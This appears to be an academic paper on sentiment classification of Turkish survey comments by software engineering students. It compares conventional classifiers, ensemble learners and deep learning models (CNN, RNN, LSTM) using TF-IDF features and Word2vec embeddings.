The feedbacks composed of behaviors and comments of students and professionals about software engineering in social networks and microblogging websites can play an important role to inform people who seeks to find out useful insights about software engineering education and professional life. Thus, the automated extraction of these feedbacks in social networks and microblogging websites becomes a prominent task to accomplished. Sentiment analysis can be employed to find out useful insights to be used for recognizing students' and professionals' feedbacks on education and work life of software engineering.

In this paper, we present a machine learning based approach for sentiment analysis on software engineering students' feedbacks about software engineering education and professional life. To do so, we analyze a corpus composed of 4,896 student reviews in Turkish with the use of conventional text representation schemes for conventional classifiers and word embedding models for deep learning architectures. In the experimental analysis, we use three conventional text representation schemes (i.e., term-presence, term-frequency, TF-IDF) and three N-gram models (1-gram, 2-gram and 3-gram) in conjunction with the five classifiers (i.e., naïve bayes, k-nearest neighbor algorithm, support vector machines, random forest and logistic regression). We also evaluate the classification performances of three ensemble learners (i.e., AdaBoost, Bagging and Voting). In addition, we utilize three deep learning architectures (i.e. convolutional neural network, recurrent neural network, and long short-term memory) using Keras and pre-trained Word2vec word vector representations to compare their predictive performance to conventional machine learning classifiers. To do best of our knowledge, this is the first labeled dataset generated in Turkish for the identification of sentiments of comments about education and profession life of software engineering domain in social media and microblogging sites.

The rest of this paper is structured as follows: In Section 2, related works are presented. In Section 3, the methodology of the study is introduced (namely, dataset collection process, feature engineering and classification algorithms). In Section 4, experimental procedure and the empirical results are presented. Finally, Section 5 concludes the paper and provides a projection for further studies on this topic.

2. Related Works

In literature, sentiment analysis is employed to identify information about software engineering in several areas such as technical contents (issues and commit messages) and crowd-generated contents (forum messages and users' reviews) [3].

Sentiment analysis can be used to extract information from developers' expressions in issues and committed messages. Guzman et al. [4] focused on sentiment extraction of the developer-written comments in GitHub. They found that developers have higher positive comments when they work in projects having more distributed teams. On the contrary, the comments written on Mondays by the developers indicate more negative sentiments. Sinha et al. [5] extracted sentiments from the comments written in 28,466 projects. Based on the results, most of the comments classified as neutral. In addition, the comments written on Tuesdays by the developers indicate more negative sentiments. Ortu et al. [6] used the dataset JIRA [7], composed of 560K issue comments committed by the developers, to analyse the effectiveness of sentiments in comments for issue fixing time. As a result, they found that the issues related the positive comments tend to have shorter fixing time. In contrast, the issues related the negative comments tend to have longer fixing time.

The extraction process of the sentiments from the users' reviews and forum messages play an important role in the evaluation process of the software applications. Goul et al. [8] focused on detecting bottlenecks in requirement engineering by employing sentiment analysis over 5,000 reviews. Carreno et al. [9] used a model unifying aspects and sentiments together to detect topics out of reviews of the applications. In addition, they also extracted users' opinions from the detected topics. Guzman et al. [10] employed SentiStrength [11] for detect topics out of reviews of the applications and extracting users' opinions from the detected topics. Panichella et al. [12] classified users' reviews in three sentiment categories (namely, neutral, positive, and negative) by using Naïve Bayes classifier. In the study [13], the authors focused on analysing sentiments on tweets related to software projects. Calefato et al. [14] presented a sentiment analysis classifier named Senti4SD to be used for extracting the developers' sentiments in communication channels. To do so, first they constructed a dataset from Stack Overflow questions, answers, and comments to be used for the training phase. After that, they manually validated the raw dataset. Senti4SD classifier utilizes from lexicon-based features, keyword-based features and semantic features based on word embedding. In the paper [15], the authors proposed a sentiment joint model framework to be used for analyzing user reviews automatically for product feature requirements evolution prediction. The joint model is constructed by combining supervised Long Short-term Memory based Recurrent Neural Network and unsupervised hierarchical topic model.

In literature, sentiment analysis is also used in several studies for identifying sentiments from Turkish text. Sağlam et al. [16] focused on constructing a sentiment lexicon for Turkish which is composed of 37K words. The new lexicon is tested on a domain independent news dataset and the accuracy performance of the lexicon is calculated as 72.2%. Bayraktar et al. [17] proposed a holistic method to be used in Turkish for aspect-based sentiment analysis. The proposed method is based on statistical, linguistic and rule-based approaches. For evaluation phase, they used a Turkish restaurant dataset which is constructed within the scope of SemEval Aspect Based Sentiment Analysis 2016. They achieved 52.05% accuracy and 56.28% f-score values. Rumelli et al. [18] applied lexicon-based methods and machine learning algorithms together to perform automated sentiment annotation in Turkish text. They achieved 73% accuracy rate as sentiment analysis result of the proposed model. In the study [19], the authors focused on sentiment analysis on Turkish shopping and movie websites. They compared the classification performances of the traditional machine learning algorithms and recurrent neural networks arhitectures. Karcioğlu and Aydin [20] focused on extracting sentiments from Turkish and English twitter posts collected from Twitter. They investigated the performances of BOW and Word2Vec models using Linear Support Vector Machine and Logistic Regression. Ayata et al. [21] applied sentiment analysis on four different sector tweets (namely banking, football, telecom and retail). To do so, they vectorized the datasets with word embedding model and achieved accuracy rates of 89.97%, 84.02%, 73.86% and 63.68% for all sectors in sequence using Support Vector Machine and Random Forests classifiers.

3. Methodology

This section presents the methodology of the study. Namely, the dataset collection, pre-processing, feature extraction, classification algorithms, ensemble learners and deep learning architectures have been briefly presented.

3.1 Dataset Collection and Preprocessing

In this study, we conducted a survey among sophomore and senior students in the Software Engineering Department at Manisa Celal Bayar University in Turkey. In this survey, the students are asked to write five positive and five negative comments for software engineering education and profession life. In total, 349 sophomores and 185 seniors attended in this survey. Here, we assumed the comments obtained from senior students as the source of the knowledge for work life for software engineering since all seniors do direct internship in software companies in the last semester of their education life. As a result of this survey, we managed to create a dataset named Software Engineering Survey Dataset (SESD) (the dataset can be downloaded from http://mansurtocoglu.cbu.edu.tr/). Table 1 shows the distribution of the comments collected among the students. A total of 5,242 documents are collected. 2,614 of these documents are labeled as negative and the rest 2,628 documents are labeled as positive. To validate the dataset, we conducted an annotation process where two annotators annotated each document one by one. As the result of this annotation process, we eliminated 346 documents which are not labeled the same by two annotators. We calculated the Cohen’s kappa (K) metric as 0.97 which indicates a perfect agreement among the annotators [22], [23].

Table 1 The Distribution of the Comments in SESD

# of comments before annotation	**# of comments after annotation**
5,242 (2,614 negative)(2,628 positive)	4,896 (2,306 negative)(2,590 positive)

In the preprocess stage, we preprocessed SESD to use in the classification phase. In the first step, we converted all letters to lowercase and removed all punctuation marks, numeric characters, and extra spaces. Next, we identified stems of each word in the dataset. To do so, we used Snowball-stemmer (SS) algorithm [24]. At last, we removed stop-words by using the Turkish language stopword list provided in Python natural language toolkit [25].

3.2 Feature Extraction Schemes

N-gram modelling is a popular feature representation scheme for language modelling and natural language processing tasks. An n-gram is a contiguous sequence of n items from a given instance of text document. In this scheme, items may be phonemes, syllables, letters, words or characters. In natural language processing tasks, word-based n-grams and character n-grams have been widely utilized. N-gram of size 1 has been referred as “unigram”, N-gram of size 2 has been referred as “bigram” and N-gram of size 3 has been referred as “trigram”. To model comments, we utilized word-based n-gram models, where unigrams, bigrams and trigrams have been taken into consideration.

In the vector space model (VSM), we have considered three different schemes to represent comments, namely, term presence-based representation (TP), term frequency-based representation (TF) and term frequency - inverse document frequency (TF-IDF) based representation. In term frequency-based representation, the number of occurrence of words in the documents have been counted, namely, each document has been represented by an equal length vector with the corresponding word counts. In term presence-based representation, presence or absence of a word in a given document has been utilized to represent text documents. In TF-IDF representation two major equations are multiplied together which are term frequency and inverse document frequency. The inverse document frequency is calculated by taking the logarithm of the equation which is, the number of the total documents within the dataset, divided by the document frequency of the related term.

The conventional text representation schemes, such as TP, TF and TF-IDF, are not able to identify semantic relationships between components in text. In addition, conventional text representation schemes have shortcomings due to high dimensionality and sparsity of feature vector [26]. Recently, neural language models have been successfully employed on natural language processing tasks [27]. In contrast to conventional text representation, neural language models repsesent words in low dimensional spaces by using distributed learning representation [28]. These models focus on capturing similarities between words and providing dense representation of documents with semantic properties with less manual preprocessing.

3.3 Classification Algorithms

In the classification stage, we used both conventional supervised machine learning algorithms (i.e., naïve bayes, k-nearest neighbor algorithm, support vector machines, random forest and logistic regression) and well-known deep learning architectures (namely, convolutional neural network, recurrent neural network and long short-term memory networks).

Naïve Bayes algorithm (NB) is a probabilistic classification algorithm based on Bayes’ theorem. It has a simple structure due to the assumption of conditional independence. Despite its simple structure, it can be effectively utilized in a wide range of applications, including text mining and web mining [29].

Support vector machines (SVM) are supervised learning algorithms that can be utilized to solve classification and regression problems. They can be applied effectively to classify both linear and non-linear data [30]. Support vector machines build a hyperplane in a higher dimensional space to solve classification or regression problem. The hyperplane aims to make a good separation by achieving the largest distance to the nearest training data points of classes (known as functional margin).

Random Forest (RF) is a supervised learning algorithm, combining bagging algorithm and random method of subspace [31]. Decision trees were used as the base learning algorithm in this algorithm. Each tree was constructed based on training data bootstrap samples. A random selection of features was used to provide the variety among the base learners. In response, the model can yield promising learning models on datasets with noisy or irrelevant data.

K-nearest neighbor (KNN) is a learning algorithm for supervised learning tasks, including classification and regression tasks [32]. In this scheme, the class label for an instance has been determined based on the similarity of the instance to its nearest neighbors in the training set. In this scheme, all the instances have been stored and at the time of classification, the class label has been identified based on the examination of the k-nearest neighbors.

Logistic regression (LR) is a supervised learning algorithm. The algorithm provides a scheme to apply linear regression to classication tasks. It employs a linear regression model and transformed target variables have been utilized to construct a linear classication scheme [32].

Convolutional Neural Network (CNN) is type deep neural networks which is widely used in image and video recognition, recommender systems and natural language processing. CNN architecture composes of layers which are embedding, convolution, pooling, flattening and fully connected artificial neural network [33].

Recurrent Neural Network (RNN) is a type of feedforward artificial neural network which can handle variable-length sequence inputs [34]. Unlike traditional feedforward neural networks, RNN uses feedback loops to process sequences in order to maintain memory over time. In the traditional RNN algorithm, recurrent units have very simple structures that have no memory units and additional gates. There is only a simple multiplication of inputs and previous outputs, which is passed through the corresponding activation function. RNN is applicable to tasks of unsegmented, connected handwriting recognition or speech recognition.

Long Short Term Memory (LSTM) is an artificial neural network. Unlike simple RNN, an LSTM recurrent unit contains gates, which are used to maintain memory for long periods of time [35].

3.4 Ensemble Learners

Ensemble learning refers to the process of combing the predictions of multiple supervised learning algorithms and treating the algorithms as a committee of decision makers [36]. Ensemble learning schemes seek to identify a more accurate classification model. In this study, we used the ensembles of the five supervised learning algorithms with two well-known ensemble learning methods which are, AdaBoost and Bagging.

AdaBoost Algorithm

AdaBoost is an ensemble learning algorithm based on boosting [37]. The base learning algorithms were trained sequentially in the algorithm and at each round a new learning model was built. The weight values allocated to misclassified samples will be increased at each round, while the weight values allocated to properly categorized cases will be reduced. In reaction, the algorithm aims to devote more rounds to cases that are more difficult to learn and to compensate for classification mistakes produced in previous models.

Bagging Algorithm

Bagging (Bootstrap aggregating) [38] is another technique of constructing the ensemble. In this system, from the initial training set by bootstrap sampling, distinct training subsets were acquired. The projections produced by the 1 algorithms of base learning were combined with the use of majority voting.

4. Experimental Procedure and Results

In this section, experimental procedure and experimental results have been presented.

4.1 Experimental Procedure

In the empirical analysis, we utilized 10-fold cross validation in all cases. In the empirical analysis, three different feature extraction methods (namely, TF, TP and TF-IDF weighting schemes) and three N-gram models (unigram, bigram and trigram) have been considered in conjunction with five conventional machine learning classifiers (namely, naïve bayes, k-nearest neighbor algorithm, support vector machines, random forest and logistic regression) and two ensemble learners (namely, AdaBoost and Bagging). We also achieved results of Voting ensemble learner by ensembling the four classifiers (namely, SVM, NB, LR and RF). In these experiments, we considered using feature size value as 1,000. In addition, the performances of three well-known deep learning architectures (namely, convolutional neural network, recurrent neural network, and long short-term memory) are compared to each other and to conventional machine learning classifiers. In the experiments based on deep learning architectures, the dataset is represented by using Keras and Word2vec [39] embedding layers. We used the Word2vec pre-trained word representation model which is created from a Turkish corpus named Turkish CoNLL17 with a vocabulary size of 3.6M [40]. We used manual tuning for hyper-parameters for all machine learning algorithms. Unless otherwise stated, we stemmed each term using Snowball-stemmer in all experiments.

Figure 1 shows the comparison of accuracy values of five different machine learning algorithms based on two forms (raw and labeled) of SESD dataset. In the classification process of this empirical experiment, TF-IDF weighting scheme is used as feature extraction method. Regarding the two forms of SESD dataset, the performance of the most classifiers, using labeled form of the dataset, provided higher results than using the raw form of SESD. These results indicate that, annotation process of the SESD dataset increased the results in the empirical experiments as noisy documents are eliminated. Therefore, we used the labeled form of SESD for the remaining experiments.




Figure 1 Comparison of Accuracy Values of Five Different Machine Learning Algorithms Based on Two Forms of SESD Dataset

Figure 2 shows the comparison of the accuracy values of five different machine learning algorithms based on the three different conventional text representation schemes (namely, TF-IDF, TF and TP) using unigram model. In all cases, the results obtained by using TF-IDF weighting scheme slightly outperformed the other schemes indicating that considering document frequency of each feature enhance the accuracy performances.




Figure 2 Comparison of the Accuracy Values of Five Different Machine Learning Algorithms Based on Three Different Conventional Feature Extraction Methods

Figure 3 presents the performance comparison of the three N-gram models (namely, unigram, bigram and trigram) in conjunction with five machine learning classifiers. SVM and LR classifiers provided the highest accuracy results among all classifiers in all N-gram models. In contrast, KNN algorithm performed the lowest classification results. Regarding the predictive performance between all three N-gram models, the utilization of unigram for feature set slightly outperformed the other two models. Therefore, we decided to use unigram modeling for the remaining experiments.




Figure 3 Comparison of Accuracy Values of Five Different Machine Learning Algorithms Based on Three Different N-gram Models

Table 2 shows the classification results of five machine learning algorithms in terms of accuracy, precision and recall measurement values using TF-IDF weighting scheme and unigram feature modeling. We achieved the highest predictive performance as 0.8074 in terms of accuracy by using LR as the classifier. SVM performed the second highest performance with an accuracy value of 0.8041. In contrary, we achieved the lowest accuracy value using KNN with a value of 0.6883. Regarding the precision performance of the classifiers, SVM achieved the highest precision value of 0.8011 which is followed by RF and LR in sequence. Regarding the recall performance of the classifiers, LR slightly outperformed the others with a value 0.8463. SVM achieved the second highest recall value which is followed by NB algorithm. In all cases, KNN algorithm performed the lowest results. This could be due to high dimensional feature size of the dataset and the elimination of the noisy documents.

Table 2 Comparison of Accuracy, Precision and Recall Classification Results of Five Different Machine Learning Algorithms

	SVM	NB	LR	RF	KNN
Accuracy	0.8041	0.7788	**0.8074**	0.7802	0.6883
Precision	**0.8011**	0.7858	0.7950	0.7984	0.7703
Recall	0.8424	0.8027	**0.8463**	0.7766	0.5748

Figure 4 shows the predictive performances of four machine learning classifiers in conjunction with two ensemble learners using unigram features in all cases. As it can be observed from the results presented in Figure 4, we cannot obtain any significant performance enhancement in classification accuracy values with the use of ensemble learners. Beside these results, we also achieved 0.8115 accuracy value by combining the predictions of four machine learning classifiers (namely, SVM, RF, NB and LR) using the voting ensemble learner in which there is also no performance enhancement compared to other two ensemble learners.




Figure 4. Comparison of Unigram Accuracy Values of Four Different Machine Learning Algorithms Based on Two Ensemble Learners

The performances of the conventional classifiers are extremely related to whether datasets are composed of noisy data labelled by overlapped target classes. However, in this study we eliminated the noisy data from the SESD dataset by conducting an annotation process. This provided a chance for SVM and LR classifiers to achieve higher result compared to others as both of them work relatively well when there is a clear separation between classes. In addition, the higher performances of the classifiers SVM and LR might be due to their high performances against high-dimensional datasets.

Tables 3, 4 and 5 present the accuracy, precision and recall results in sequence which are obtained by using three deep learning architectures (i.e., CNN, LSTM and RNN) with Keras embedding layer in different combination of vector and filter sizes. Regarding the accuracy results, we achieved the highest predictive performance as 0.8315 by using CNN. LSTM performed the second highest performance with a value of 0.8219, which is followed by RNN with 0.8056. Regarding the precision performance of the architectures, CNN achieved the highest precision value of 0.8357 which is followed by LSTM and RNN with results 0.8309 and 0.8070 respectively. For recall performance of the architectures, CNN outperformed others with a value of 0.8587. LSTM achieved the second highest recall value 0.8398 which is followed by RNN with 0.8367. On the other hand, we could not obtain any significant performance enhancement in different combinations of vector and filter sizes.

Generally speaking, CNN outperforms at extracting position invariant features which makes it a better choice for sentiment analysis problems as sentiment extraction is usually based on key phrase. On the other side, RNNs architectures are suitable for problems related to sequence modeling tasks as they require flexible modeling of context dependencies [41]. However, in literature, there is no clear conclusion as there are also studies provided results vice-versa [42], [43]. In brief, the classification results among deep learning architectures depend on the condition of the content of the dataset and the optimization of the parameters of the model.

Table 3 Comparison of Accuracy Classification Results of Three Deep Learning Architectures Based on Different Values of Vector Size and Filter Parameters

Vector size	**Filter**	**CNN**	**RNN**	**LSTM**
100	100	0.8205	0.7933	0.8219
200	100	**0.8315**	0.7953	0.8211
100	200	0.8256	0.8056	0.8156
200	200	0.8290	0.8017	0.8211

Table 4 Comparison of Precision Classification Results of Three Deep Learning Architectures Based on Different Values of Vector Size and Filter Parameters

Vector size	**Filter**	**CNN**	**RNN**	**LSTM**
100	100	0.8189	0.7924	0.8275
200	100	0.8294	0.7929	0.8268
100	200	0.8320	0.8070	0.8303
200	200	**0.8357**	0.8068	0.8309

Table 5 Comparison of Recall Classification Results of Three Deep Learning Architectures Based on Different Values of Vector Size and Filter Parameters

Vector size	**Filter**	**CNN**	**RNN**	**LSTM**
100	100	0.8491	0.8263	0.8398
200	100	**0.8587**	0.8313	0.8382
100	200	0.8402	0.8367	0.8216
200	200	0.8440	0.8255	0.8332

Table 6 shows the accuracy results of the three deep learning architectures (i.e., CNN, LSTM and RNN) using pre-trained word vector representation named Word2vec. Regarding the performances of the architectures, LSTM slightly outperformed others with a value of 0.8572. The results indicate that using Word2vec as an embedding layer compared to Keras provided higher results for all of the three architectures. This could be due to the range of vocabulary in Word2vec model (3.6M).

Table 6 Comparison of Accuracy Classification Results of Three Deep Learning Architectures Using Pre-trained Word2Vec Embedding Layer Based on Different Filter Parameters

Vector size	**Filter**	**CNN**	**RNN**	**LSTM**
100	100	0.8564	0.8458	0.8550
100	200	0.8564	0.8456	**0.8572**

5. Conclusion

In this paper, we focused on developing a model to be used for identifying sentiments of the comments in software engineering-related social media and microblogging sites as a guidance for people who are willing to learn positive and negative aspects of software engineering education and work life. So this model can be plugged in any application which is implemented for crawling software engineering-related positive and negative information from any text data source.

To generate the dataset, first we conducted a survey to collect labeled documents among software engineering students (349 sophomores and 185 seniors) where we asked them to write five positive and five negative comments about software engineering. Then, we validated the raw dataset with an annotation process which has the Cohen's kappa (K) metric as 0.97 indicating a perfect agreement among the annotators. After the corpus creation phase, we implemented empirical analysis to compare predictive performances of five conventional classifiers (SVM, NB, RF, LR and KNN), three ensemble learners (namely, AdaBoost, Bagging and Voting) and three well-known deep learning architectures (CNN, RNN and LSTM). In addition, we also compared classification results obtained by using different feature extraction methods (namely, TF, TP and TF-IDF) and three N-gram models (unigram, bigram and trigram) in conjunction with conventional classifiers. TF-IDF scheme and unigram model generally outperformed others. In general, the empirical results indicate that SVM and LR classifiers provided the highest predictive performances among other conventional classifiers. This case can be explained with the documents which are clearly separated between classes as a result of the annotation process. Regarding the performances of the ensemble learners, we could not achieve significant performance enhancement using three different ensemble learners on SVM, RF, LR and NB classifiers. Regarding deep learning architectures, CNN provided the highest predictive performance values in almost all compared configurations among other architectures. This might be due to optimization of the parameters of the models and the higher performance of the CNN architecture on sentiment analysis problems as sentiment extraction is usually based on key phrase. Deep learning architectures also performed higher classification results compared to conventional classifiers as they utilize deep neural networks and embedding models. In addition, we also evaluated the proposed deep learning architectures with pre-trained embedding layer Word2vec where we achieved higher accuracy values compared to Keras embedding layer. This case might be due to the range of vocabulary in Word2vec pre-trained model.

For future work, we might extend the size of the dataset by conveying a survey among graduated software engineering students. In addition, different feature extraction methods and embedding schemes can be used to examine performance enhancements.

References

[1] B. Pang and L. Lee, “Opinion mining and sentiment analysis,” *Found. Trends Inf. Retr.*, pp.1–135, 2008.

[2] E. Fersini, E. Messina, and F. A. Pozzi, “Sentiment analysis: Bayesian Ensemble Learning,” *Decis. Support Syst.*, vol. 68, pp.26–38, 2014.

[3] B. Lin, F. Zampetti, G. Bavota, M. Di Penta, M. Lanza, and R. Oliveto, “Sentiment Analysis for Software Engineering: How Far CanWe Go?”, *Proc. - 40th International Conference on Software Engineering*, pp. 94–104, 2018.

[4] E. Guzman, D. Azócar, and Y. Li, “Sentiment Analysis of Commit Comments in GitHub: An Empirical Study,” *Proc. - 11thWorking Conference on Mining Software Repositories*, pp. 352–355, 2014.

[5] M. Goul, O. Marjanovic, S. Baxley, and K. Vizecky, “Managing the Enterprise Business Intelligence App Store: Sentiment Analysis Supported Requirements Engineering,” *Proc. - 45th Hawaii International Conference on System Sciences*, pp. 4168–4177, 2012.

[6] M. Ortu, B. Adams, G. Destefanis, P. Tourani, M. Marchesi, and R. Tonelli, “Are Bullies More Productive? Empirical Study of Affectiveness vs. Issue Fixing Time,” *Proc. - 12th Working Conference on Mining Software Repositories*, pp. 303–313, 2015.

[7] F. Calefato, F. Lanubile, and N. Novielli, “EmoTxt: A Toolkit for Emotion Recognition from Text,” *Proc. - 7th International Conference on Affective Computing and Intelligent Interaction*, pp. 79–80, 2017.

[8] M. Goul, O. Marjanovic, S. Baxley, and K. Vizecky, “Managing the Enterprise Business Intelligence App Store: Sentiment Analysis Supported Requirements Engineering,” *Proc. - 45th Hawaii International Conference on System Sciences,* pp. 4168–4177, 2012.

[9] L. V. G. Carreno and K. Winbladh, “Analysis of User Comments: An Approach for Software Requirements Evolution,” *Proc. - 35th International Conference on Software Engineering,* pp. 582–591, 2013.

[10] E. Guzman, O. Aly, and B. Bruegge, “Retrieving Diverse Opinions from App Reviews”, *Proc. - 9th ACM/IEEE International Symposium on Empirical Software Engineering and Measurement,* pp.21–30, 2015.

[11] M. Thelwall, K. Buckley, G. Paltoglou, D. Cai, and A. Kappas, “Sentiment in short strength detection informal text,” *J. Am. Soc. Inf. Sci. Technol.,* vol. 61, no. 12, pp. 2544–2558, 2010.

[12] S. Panichella, A. D. Sorbo, E. Guzman, C. A. Visaggio,G. Canfora, and . C. Gall, “How Can I Improve My App? Classifying User Reviews for Software Maintenance and Evolution,” *Proc. - 31st International Conference on Software Maintenance and Evolution,* pp. 281–290, 2015.

[13] E. Guzman, R. Alkadhi, and N. Seyff, “An exploratory study of Twitter messages about software applications,” *Requir. Eng.*, vol. 22, pp. 387–412, 2017.

[14] F. Calefato, F. Lanubile, F. Maiorano, and N. Novielli, “Sentiment polarity detection for software development,” *Empir. Software Eng.,* vol. 23, pp. 1352–1382, 2018.

[15] L. Zhao, and A Zhao, “Sentiment analysis based requirement evolution prediction,” *Future Internet,* vol. 11, no. 2, article no. 5, 2019.

[16] F. Sağlam, H. Sever and B. Genç, “Developing Turkish Sentiment Lexicon for Sentiment Analysis using Online News Media,” *Proc. - 13th International Conference of Computer Systems and Applications,* pp. 1–5, 2016.

[17] K. Bayraktar, U. Yavanoglu and A. Ozbilen, “A Rule-Based Holistic Approach for Turkish Aspect-Based Sentiment Analysis,” *Proc. - IEEE International Conference on Big Data,* pp. 2154–2158, 2019.

[18] M. Rumelli, D. Akkuş, Ö. Kart and Z. Isik, “Sentiment Analysis in Turkish Text with Machine Learning Algorithms,” *Proc. - Innovations in Intelligent Systems and Applications Conference,* pp. 1–5, 2019.

[19] B. Ciftci and M. S. Apaydin, “A Deep Learning Approach to Sentiment Analysis in Turkish,” *Proc. - International Conference on Artificial Intelligence and Data Processing*, pp. 1–5, 2018.

[20] A. A. Karcioğlu and T. Aydin, “Sentiment Analysis of Turkish and English Twitter Feeds Using Word2Vec Model,” *Proc. - 27th Signal Processing and Communications Applications Conference,* pp. 1–4, 2019.

[21] D. Ayata, M. Saraçlar and A. Özgür, “Turkish Tweet Sentiment Analysis with Word Embedding and Machine Learning,” *Proc. - 25th Signal Processing and Communications*

Applications Conference, pp. 1–4, 2017.

[22] A. Onan, “Mining opinions from instructor evaluation reviews: A deep learning approach,” *Comput. Appl. Eng. Educ.*, vol. 28, no. 1, pp. 117–138, 2020.

[23] E. Stamatatos, “A survey of modern authorship attribution methods,” *J. Am. Soc. Inf. Sci. Technol.*, vol. 60, no. 3, pp. 538–556, 2009.

[24] M. F. Porter, “Snowball: A language for stemming algorithms,” 2001.

[25] S. Bird, and E. Loper, “NLTK : The Natural Language Toolkit NLTK : The Natural Language Toolkit,” *Proc. - Workshop on Effective Tools and Methodologies for Teaching Natural Language Processing and Computational Linguistics*, pp. 63–70, 2016.

[26] C. C. Aggarwal and C. X. Zhai, “A survey of text clustering algorithms,” in *Mining Text Data*, pp.77–128, 2012.

[27] T. Mikolov, I. Sutskever, K. Chen, G. Corrado, and J. Dean, “Distributed representations of words and phrases and their compositionality,” *Proc. - Advances in Neural Information Processing Systems*, pp. 3111–3119, 2013.

[28] Y. Bengio, R. Ducharme, P. Vincent, and C. Jauvin, “A Neural Probabilistic Language Model,” 2003. *J. Mach. Learn. Research*, vol. 3, pp. 1137–1155, 2003.

[29] H. Zhang, “The Optimality of Naive Bayes,” *Proc. - 17th International Florida Artificial Intelligence Research Society Conference*, pp. 562–567, 2004.

[30] C. Cortes and V. Vapnik, “Support-Vector Networks,” *Mach. Learn.*, vol. 20, no. 3, pp. 273–297, 1995.

[31] L. Breiman, “Random forests,” *Mach. Learn.*, vol. 45, pp. 5–32, 2001.

[32] M. Kantardzic, *Data Mining: Concepts, Models, Methods, and Algorithms: Second Edition*. Wiley, Hoboken, 2011.

[33] A. Krizhevsky, I. Sutskever, and G. E. Hinton, “ImageNet Classification with Deep Convolutional Neural Networks,” *Proc. - 25th International Conference on Neural Information Processing Systems*, pp. 1097-1105, 2012.

[34] S. Hochreiter and J. Schmidhuber, “Long Short-Term Memory,” *Neural Comput.*, vol. 9, no. 8, pp. 1735–1780, 1997.

[35] X. Li *et al.*, “Long short-term memory neural network for air pollutant concentration predictions: Method development and evaluation,” *Environ. Pollut.*, vol. 231, pp. 997–1004, 2017.

[36] A. Onan, S. Korukoğlu, and H. Bulut, “Ensemble of keyword extraction methods and classifiers in text classification,” *Expert Syst. Appl.*, vol. 57, pp. 232–247, 2016.

[37] Z.H. Zhou, *"Ensemble Methods: Foundations and Algorithm,"* UK: CRC Press, 2012.

[38] L. Breiman, "Bagging predictors," *Mach. Learn.*, vol. 24, pp. 123–140, 1996.

[39] T. Mikolov, K. Chen, G. Corrado, and J. Dean, "Efficient estimation of word representations in vector space," arXiv preprint arXiv:1301.3781, 2013.

[40] NLPL word embeddings repository, "word embeddings repository homepage," 2017. [Online]. Available: http://vectors.nlpl.eu/repository/. [Accessed: 25-Nov-2020].

[41] W. Yin, K. Kann, M. Yu, and H. Schutze, "Comparative study of CNN and RNN for natural language processing," arXiv preprint arXiv:1702.01923, 2017.

[42] D. Tang, B. Qin, and T. Liu, "Document Modeling with Gated Recurrent Neural Network for Sentiment Classification," *Proc. - Conference on Empirical Methods in Natural Language Processing*, pp. 1422–1432, 2015.

[43] Y. N. Dauphin, A. Fan, M. Auli, and D. Grangier, "Language Modeling with Gated Convolutional Networks," arXiv preprint arXiv:1612.08083, 2016.

